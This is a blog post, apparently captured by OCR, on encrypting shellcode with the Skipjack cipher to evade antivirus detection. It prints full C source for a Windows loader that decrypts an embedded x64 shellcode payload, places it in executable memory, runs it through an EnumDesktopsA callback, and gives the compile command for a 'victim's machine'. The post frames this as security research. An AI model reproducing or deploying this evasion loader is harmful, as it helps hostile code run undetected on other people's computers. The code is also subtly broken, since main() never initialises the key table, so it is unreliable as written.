
Malware and cryptography 20: encrypt/decrypt payload via Skipjack. Simple C++ example.

cocomelonc.github.io/malware/2023/08/28/malware-cryptography-20.html

August 28, 2023

13 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with another algorithm: Skipjack. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

skipjack

Skipjack is a symmetric key block cipher encryption algorithm designed primarily for government use, with a focus on strong security while being computationally efficient. It was developed by the National Security Agency (NSA) in the early 1990s and was initially intended for use in various secure communications applications.

practical example

Skipjack operates on `64-bit` blocks of data and uses an `80-bit` key, divided into eight `10-bit` words. The algorithm employs a series of permutations, substitutions, and key mixing steps to achieve its encryption and decryption. Skipjack operates on a Feistel network structure, where the data block is split into two halves and processed through multiple rounds.

The algorithm's basic structure involves:
A key setup phase to generate round subkeys from the user-provided key.
A series of `32` rounds in which the data block undergoes various transformations using the round subkeys.
The final output is the result of the last round, which serves as the encrypted or decrypted data.

In Skipjack, the core operation is a key-dependent permutation called *"G."* This permutation operates on `16-bit` words (two bytes) and is used in the encryption and decryption processes. The G permutation is a Feistel network, meaning it uses a combination of substitutions, permutations, and key mixing to produce its output:

```
/**
 * The key-dependent permutation G on V^16 is a four-round Feistel network.
 * The round function is a fixed unsigned char-substitution table (permutation on
V^8),
 * the F-table.  Each round of G incorporates a single unsigned char from the key.
 */
#define g(tab, w, i, j, k, l) \
{ \
  w ^= (unsigned int)tab[i][w & 0xff] << 8; \
  w ^= (unsigned int)tab[j][w >>   8]; \
  w ^= (unsigned int)tab[k][w & 0xff] << 8; \
  w ^= (unsigned int)tab[l][w >>   8]; \
}

#define g0(tab, w) g(tab, w, 0, 1, 2, 3)
#define g1(tab, w) g(tab, w, 4, 5, 6, 7)
#define g2(tab, w) g(tab, w, 8, 9, 0, 1)
#define g3(tab, w) g(tab, w, 2, 3, 4, 5)
#define g4(tab, w) g(tab, w, 6, 7, 8, 9)

/**
 * The inverse of the G permutation.
 */
#define h(tab, w, i, j, k, l) \
{ \
  w ^= (unsigned int)tab[l][w >>   8]; \
  w ^= (unsigned int)tab[k][w & 0xff] << 8; \
  w ^= (unsigned int)tab[j][w >>   8]; \
  w ^= (unsigned int)tab[i][w & 0xff] << 8; \
}

#define h0(tab, w) h(tab, w, 0, 1, 2, 3)
#define h1(tab, w) h(tab, w, 4, 5, 6, 7)
#define h2(tab, w) h(tab, w, 8, 9, 0, 1)
#define h3(tab, w) h(tab, w, 2, 3, 4, 5)
#define h4(tab, w) h(tab, w, 6, 7, 8, 9)
```

Then, define a function named `makeKey` that is used to preprocess a user key and create a table of values:

```
/**
 * Preprocess a user key into a table to save an XOR at each F-table access.
 */
void makeKey(unsigned char key[10], unsigned char tab[10][256]) {
  /* tab[i][c] = fTable[c ^ key[i]] */
  int i;
  for (i = 0; i < 10; i++) {
    unsigned char *t = tab[i], k = key[i];
    int c;
    for (c = 0; c < 256; c++) {
      t[c] = fTable[c ^ k];
    }
  }
}
```

Subsequently, we implement the encryption process for a single block of data:

```
/**
 * Encrypt a single block of data.
 */
void encrypt(unsigned char tab[10][256], unsigned char in[8], unsigned char out[8]) {
  unsigned int w1, w2, w3, w4;

  w1 = (in[0] << 8) + in[1];
  w2 = (in[2] << 8) + in[3];
  w3 = (in[4] << 8) + in[5];
  w4 = (in[6] << 8) + in[7];

  /* stepping rule A: */
  g0(tab, w1); w4 ^= w1 ^ 1;
  g1(tab, w4); w3 ^= w4 ^ 2;
  g2(tab, w3); w2 ^= w3 ^ 3;
  g3(tab, w2); w1 ^= w2 ^ 4;
  g4(tab, w1); w4 ^= w1 ^ 5;
  g0(tab, w4); w3 ^= w4 ^ 6;
  g1(tab, w3); w2 ^= w3 ^ 7;
  g2(tab, w2); w1 ^= w2 ^ 8;

  /* stepping rule B: */
  w2 ^= w1 ^  9; g3(tab, w1);
  w1 ^= w4 ^ 10; g4(tab, w4);
  w4 ^= w3 ^ 11; g0(tab, w3);
  w3 ^= w2 ^ 12; g1(tab, w2);
  w2 ^= w1 ^ 13; g2(tab, w1);
  w1 ^= w4 ^ 14; g3(tab, w4);
  w4 ^= w3 ^ 15; g4(tab, w3);
  w3 ^= w2 ^ 16; g0(tab, w2);

  /* stepping rule A: */
  g1(tab, w1); w4 ^= w1 ^ 17;
  g2(tab, w4); w3 ^= w4 ^ 18;
  g3(tab, w3); w2 ^= w3 ^ 19;
  g4(tab, w2); w1 ^= w2 ^ 20;
  g0(tab, w1); w4 ^= w1 ^ 21;
  g1(tab, w4); w3 ^= w4 ^ 22;
  g2(tab, w3); w2 ^= w3 ^ 23;
  g3(tab, w2); w1 ^= w2 ^ 24;

  /* stepping rule B: */
  w2 ^= w1 ^ 25; g4(tab, w1);
  w1 ^= w4 ^ 26; g0(tab, w4);
  w4 ^= w3 ^ 27; g1(tab, w3);
  w3 ^= w2 ^ 28; g2(tab, w2);
  w2 ^= w1 ^ 29; g3(tab, w1);
  w1 ^= w4 ^ 30; g4(tab, w4);
  w4 ^= w3 ^ 31; g0(tab, w3);
  w3 ^= w2 ^ 32; g1(tab, w2);

  out[0] = (unsigned char)(w1 >> 8); out[1] = (unsigned char)w1;
```

```
  out[2] = (unsigned char)(w2 >> 8); out[3] = (unsigned char)w2;
  out[4] = (unsigned char)(w3 >> 8); out[5] = (unsigned char)w3;
  out[6] = (unsigned char)(w4 >> 8); out[7] = (unsigned char)w4;

}
```

So, full source code for encryption and decryption our `meow-meow` payload is looks like this:

```
/*
 * hack.c
 * optimized implementation of SKIPJACK algorithm
 * originally written by Panu Rissanen <bande@lut.fi> 1998.06.24
 * optimized by Mark Tillotson <markt@chaos.org.uk> 1998.06.25
 * optimized by Paulo Barreto <pbarreto@nw.com.br> 1998.06.30
 * The F-table unsigned char permutation (see description of the G-box permutation)
 * malware cryptography part 20. Encrypt/decrypt payload via SKIPJACK. C
implementation
 * author: @cocomelonc 2023.08.28
 * https://cocomelonc.github.io/malware/2023/08/28/malware-cryptography-20.html
 */
#include <stdio.h>
#include <string.h>
#include <time.h>
#include <windows.h>

static const unsigned char fTable[256] = {
  0xa3,0xd7,0x09,0x83,0xf8,0x48,0xf6,0xf4,0xb3,0x21,0x15,0x78,0x99,0xb1,0xaf,0xf9,
  0xe7,0x2d,0x4d,0x8a,0xce,0x4c,0xca,0x2e,0x52,0x95,0xd9,0x1e,0x4e,0x38,0x44,0x28,
  0x0a,0xdf,0x02,0xa0,0x17,0xf1,0x60,0x68,0x12,0xb7,0x7a,0xc3,0xe9,0xfa,0x3d,0x53,
  0x96,0x84,0x6b,0xba,0xf2,0x63,0x9a,0x19,0x7c,0xae,0xe5,0xf5,0xf7,0x16,0x6a,0xa2,
  0x39,0xb6,0x7b,0x0f,0xc1,0x93,0x81,0x1b,0xee,0xb4,0x1a,0xea,0xd0,0x91,0x2f,0xb8,
  0x55,0xb9,0xda,0x85,0x3f,0x41,0xbf,0xe0,0x5a,0x58,0x80,0x5f,0x66,0x0b,0xd8,0x90,
  0x35,0xd5,0xc0,0xa7,0x33,0x06,0x65,0x69,0x45,0x00,0x94,0x56,0x6d,0x98,0x9b,0x76,
  0x97,0xfc,0xb2,0xc2,0xb0,0xfe,0xdb,0x20,0xe1,0xeb,0xd6,0xe4,0xdd,0x47,0x4a,0x1d,
  0x42,0xed,0x9e,0x6e,0x49,0x3c,0xcd,0x43,0x27,0xd2,0x07,0xd4,0xde,0xc7,0x67,0x18,
  0x89,0xcb,0x30,0x1f,0x8d,0xc6,0x8f,0xaa,0xc8,0x74,0xdc,0xc9,0x5d,0x5c,0x31,0xa4,
  0x70,0x88,0x61,0x2c,0x9f,0x0d,0x2b,0x87,0x50,0x82,0x54,0x64,0x26,0x7d,0x03,0x40,
  0x34,0x4b,0x1c,0x73,0xd1,0xc4,0xfd,0x3b,0xcc,0xfb,0x7f,0xab,0xe6,0x3e,0x5b,0xa5,
  0xad,0x04,0x23,0x9c,0x14,0x51,0x22,0xf0,0x29,0x79,0x71,0x7e,0xff,0x8c,0x0e,0xe2,
  0x0c,0xef,0xbc,0x72,0x75,0x6f,0x37,0xa1,0xec,0xd3,0x8e,0x62,0x8b,0x86,0x10,0xe8,
  0x08,0x77,0x11,0xbe,0x92,0x4f,0x24,0xc5,0x32,0x36,0x9d,0xcf,0xf3,0xa6,0xbb,0xac,
  0x5e,0x6c,0xa9,0x13,0x57,0x25,0xb5,0xe3,0xbd,0xa8,0x3a,0x01,0x05,0x59,0x2a,0x46
};

/**
 * The key-dependent permutation G on V^16 is a four-round Feistel network.
 * The round function is a fixed unsigned char-substitution table (permutation on
V^8),
 * the F-table.  Each round of G incorporates a single unsigned char from the key.
 */
#define g(tab, w, i, j, k, l) \
{ \
  w ^= (unsigned int)tab[i][w & 0xff] << 8; \
  w ^= (unsigned int)tab[j][w >>   8]; \
  w ^= (unsigned int)tab[k][w & 0xff] << 8; \
  w ^= (unsigned int)tab[l][w >>   8]; \
}

#define g0(tab, w) g(tab, w, 0, 1, 2, 3)
#define g1(tab, w) g(tab, w, 4, 5, 6, 7)
```

```
#define g2(tab, w) g(tab, w, 8, 9, 0, 1)
#define g3(tab, w) g(tab, w, 2, 3, 4, 5)
#define g4(tab, w) g(tab, w, 6, 7, 8, 9)

/**
 * The inverse of the G permutation.
 */
#define h(tab, w, i, j, k, l) \
{ \
  w ^= (unsigned int)tab[l][w >>   8]; \
  w ^= (unsigned int)tab[k][w & 0xff] << 8; \
  w ^= (unsigned int)tab[j][w >>   8]; \
  w ^= (unsigned int)tab[i][w & 0xff] << 8; \
}

#define h0(tab, w) h(tab, w, 0, 1, 2, 3)
#define h1(tab, w) h(tab, w, 4, 5, 6, 7)
#define h2(tab, w) h(tab, w, 8, 9, 0, 1)
#define h3(tab, w) h(tab, w, 2, 3, 4, 5)
#define h4(tab, w) h(tab, w, 6, 7, 8, 9)

/**
 * Preprocess a user key into a table to save an XOR at each F-table access.
 */
void makeKey(unsigned char key[10], unsigned char tab[10][256]) {
  /* tab[i][c] = fTable[c ^ key[i]] */
  int i;
  for (i = 0; i < 10; i++) {
    unsigned char *t = tab[i], k = key[i];
    int c;
    for (c = 0; c < 256; c++) {
      t[c] = fTable[c ^ k];
    }
  }
}

/**
 * Encrypt a single block of data.
 */
void encrypt(unsigned char tab[10][256], unsigned char in[8], unsigned char out[8]) {
  unsigned int w1, w2, w3, w4;

  w1 = (in[0] << 8) + in[1];
  w2 = (in[2] << 8) + in[3];
  w3 = (in[4] << 8) + in[5];
  w4 = (in[6] << 8) + in[7];

  /* stepping rule A: */
  g0(tab, w1); w4 ^= w1 ^ 1;
  g1(tab, w4); w3 ^= w4 ^ 2;
  g2(tab, w3); w2 ^= w3 ^ 3;
  g3(tab, w2); w1 ^= w2 ^ 4;
```

```
  g4(tab, w1); w4 ^= w1 ^ 5;
  g0(tab, w4); w3 ^= w4 ^ 6;
  g1(tab, w3); w2 ^= w3 ^ 7;
  g2(tab, w2); w1 ^= w2 ^ 8;

  /* stepping rule B: */
  w2 ^= w1 ^  9; g3(tab, w1);
  w1 ^= w4 ^ 10; g4(tab, w4);
  w4 ^= w3 ^ 11; g0(tab, w3);
  w3 ^= w2 ^ 12; g1(tab, w2);
  w2 ^= w1 ^ 13; g2(tab, w1);
  w1 ^= w4 ^ 14; g3(tab, w4);
  w4 ^= w3 ^ 15; g4(tab, w3);
  w3 ^= w2 ^ 16; g0(tab, w2);

  /* stepping rule A: */
  g1(tab, w1); w4 ^= w1 ^ 17;
  g2(tab, w4); w3 ^= w4 ^ 18;
  g3(tab, w3); w2 ^= w3 ^ 19;
  g4(tab, w2); w1 ^= w2 ^ 20;
  g0(tab, w1); w4 ^= w1 ^ 21;
  g1(tab, w4); w3 ^= w4 ^ 22;
  g2(tab, w3); w2 ^= w3 ^ 23;
  g3(tab, w2); w1 ^= w2 ^ 24;

  /* stepping rule B: */
  w2 ^= w1 ^ 25; g4(tab, w1);
  w1 ^= w4 ^ 26; g0(tab, w4);
  w4 ^= w3 ^ 27; g1(tab, w3);
  w3 ^= w2 ^ 28; g2(tab, w2);
  w2 ^= w1 ^ 29; g3(tab, w1);
  w1 ^= w4 ^ 30; g4(tab, w4);
  w4 ^= w3 ^ 31; g0(tab, w3);
  w3 ^= w2 ^ 32; g1(tab, w2);

  out[0] = (unsigned char)(w1 >> 8); out[1] = (unsigned char)w1;
  out[2] = (unsigned char)(w2 >> 8); out[3] = (unsigned char)w2;
  out[4] = (unsigned char)(w3 >> 8); out[5] = (unsigned char)w3;
  out[6] = (unsigned char)(w4 >> 8); out[7] = (unsigned char)w4;

}

/**
 * Decrypt a single block of data.
 */
void decrypt(unsigned char tab[10][256], unsigned char in[8], unsigned char out[8]) {
  unsigned int w1, w2, w3, w4;

  w1 = (in[0] << 8) + in[1];
  w2 = (in[2] << 8) + in[3];
  w3 = (in[4] << 8) + in[5];
  w4 = (in[6] << 8) + in[7];
```

```
  /* stepping rule A: */
  h1(tab, w2); w3 ^= w2 ^ 32;
  h0(tab, w3); w4 ^= w3 ^ 31;
  h4(tab, w4); w1 ^= w4 ^ 30;
  h3(tab, w1); w2 ^= w1 ^ 29;
  h2(tab, w2); w3 ^= w2 ^ 28;
  h1(tab, w3); w4 ^= w3 ^ 27;
  h0(tab, w4); w1 ^= w4 ^ 26;
  h4(tab, w1); w2 ^= w1 ^ 25;

  /* stepping rule B: */
  w1 ^= w2 ^ 24; h3(tab, w2);
  w2 ^= w3 ^ 23; h2(tab, w3);
  w3 ^= w4 ^ 22; h1(tab, w4);
  w4 ^= w1 ^ 21; h0(tab, w1);
  w1 ^= w2 ^ 20; h4(tab, w2);
  w2 ^= w3 ^ 19; h3(tab, w3);
  w3 ^= w4 ^ 18; h2(tab, w4);
  w4 ^= w1 ^ 17; h1(tab, w1);

  /* stepping rule A: */
  h0(tab, w2); w3 ^= w2 ^ 16;
  h4(tab, w3); w4 ^= w3 ^ 15;
  h3(tab, w4); w1 ^= w4 ^ 14;
  h2(tab, w1); w2 ^= w1 ^ 13;
  h1(tab, w2); w3 ^= w2 ^ 12;
  h0(tab, w3); w4 ^= w3 ^ 11;
  h4(tab, w4); w1 ^= w4 ^ 10;
  h3(tab, w1); w2 ^= w1 ^  9;

  /* stepping rule B: */
  w1 ^= w2 ^ 8; h2(tab, w2);
  w2 ^= w3 ^ 7; h1(tab, w3);
  w3 ^= w4 ^ 6; h0(tab, w4);
  w4 ^= w1 ^ 5; h4(tab, w1);
  w1 ^= w2 ^ 4; h3(tab, w2);
  w2 ^= w3 ^ 3; h2(tab, w3);
  w3 ^= w4 ^ 2; h1(tab, w4);
  w4 ^= w1 ^ 1; h0(tab, w1);

  out[0] = (unsigned char)(w1 >> 8); out[1] = (unsigned char)w1;
  out[2] = (unsigned char)(w2 >> 8); out[3] = (unsigned char)w2;
  out[4] = (unsigned char)(w3 >> 8); out[5] = (unsigned char)w3;
  out[6] = (unsigned char)(w4 >> 8); out[7] = (unsigned char)w4;

}

void encryptData(unsigned char tab[10][256], unsigned char *in, unsigned char *out,
int length) {
  int numBlocks = length / 8;
  for (int i = 0; i < numBlocks; i++) {
```

```
    encrypt(tab, in + (i * 8), out + (i * 8));
  }
}

void decryptData(unsigned char tab[10][256], unsigned char *in, unsigned char *out,
int length) {
  int numBlocks = length / 8;
  for (int i = 0; i < numBlocks; i++) {
    decrypt(tab, in + (i * 8), out + (i * 8));
  }
}

int main() {
  unsigned char data[] = {
    0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x0, 0x0, 0x0, 0x41,
0x51, 0x41,
    0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e,
0x48, 0x8b, 0x52,
    0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48,
0xf, 0xb7, 0x4a,
    0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c,
0x20, 0x41, 0xc1,
    0xc9, 0xd, 0x41, 0x1, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x3e, 0x48, 0x8b, 0x52,
0x20, 0x3e,
    0x8b, 0x42, 0x3c, 0x48, 0x1, 0xd0, 0x3e, 0x8b, 0x80, 0x88, 0x0, 0x0, 0x0, 0x48,
0x85, 0xc0,
    0x74, 0x6f, 0x48, 0x1, 0xd0, 0x50, 0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b,
0x40, 0x20, 0x49,
    0x1, 0xd0, 0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x1,
0xd6, 0x4d,
    0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0xd, 0x41, 0x1, 0xc1, 0x38,
0xe0, 0x75,
    0xf1, 0x3e, 0x4c, 0x3, 0x4c, 0x24, 0x8, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e,
0x44, 0x8b,
    0x40, 0x24, 0x49, 0x1, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0xc, 0x48, 0x3e, 0x44, 0x8b,
0x40, 0x1c,
    0x49, 0x1, 0xd0, 0x3e, 0x41, 0x8b, 0x4, 0x88, 0x48, 0x1, 0xd0, 0x41, 0x58, 0x41,
0x58, 0x5e,
    0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41,
0x52, 0xff, 0xe0,
    0x58, 0x41, 0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff,
0x5d, 0x49, 0xc7,
    0xc1, 0x0, 0x0, 0x0, 0x0, 0x3e, 0x48, 0x8d, 0x95, 0xfe, 0x0, 0x0, 0x0, 0x3e,
0x4c, 0x8d, 0x85,
    0x9, 0x1, 0x0, 0x0, 0x48, 0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x7, 0xff,
0xd5, 0x48,
    0x31, 0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x4d, 0x65, 0x6f,
0x77, 0x2d, 0x6d,
    0x65, 0x6f, 0x77, 0x21, 0x0, 0x3d, 0x5e, 0x2e, 0x2e, 0x5e, 0x3d, 0x0
  };
  unsigned char key[10]  = { 0x00, 0x99, 0x88, 0x77, 0x66, 0x55, 0x44, 0x33, 0x22,
0x11 };
```

```
  unsigned char tab[10][256];

  // pad data to 8 bytes
  int dataSize = sizeof(data);
  int paddedDataSize = (dataSize / 8 + 1) * 8;
  unsigned char paddedData[paddedDataSize];

  memcpy(paddedData, data, dataSize);
  memset(paddedData + dataSize, 0, paddedDataSize - dataSize);

  unsigned char encryptedData[paddedDataSize];
  unsigned char decryptedData[paddedDataSize];

  printf("Original data:\n");
  for (int i = 0; i < paddedDataSize; i++) {
    printf("%02x ", paddedData[i]);
  }
  printf("\n");

  encryptData(tab, paddedData, encryptedData, paddedDataSize);

  printf("Encrypted data:\n");
  for (int i = 0; i < paddedDataSize; i++) {
    printf("%02x ", encryptedData[i]);
  }
  printf("\n");

  decryptData(tab, encryptedData, decryptedData, paddedDataSize);

  printf("Decrypted data:\n");
  for (int i = 0; i < paddedDataSize; i++) {
    printf("%02x ", decryptedData[i]);
  }
  printf("\n");

  LPVOID mem = VirtualAlloc(NULL, paddedDataSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decryptedData, paddedDataSize);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```


Printing operations is just for checking correctness of implementation.

demo

Let’s go see it in action.


Compile it:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



And run it in the victim's machine (`windows 7 x64` in my case):

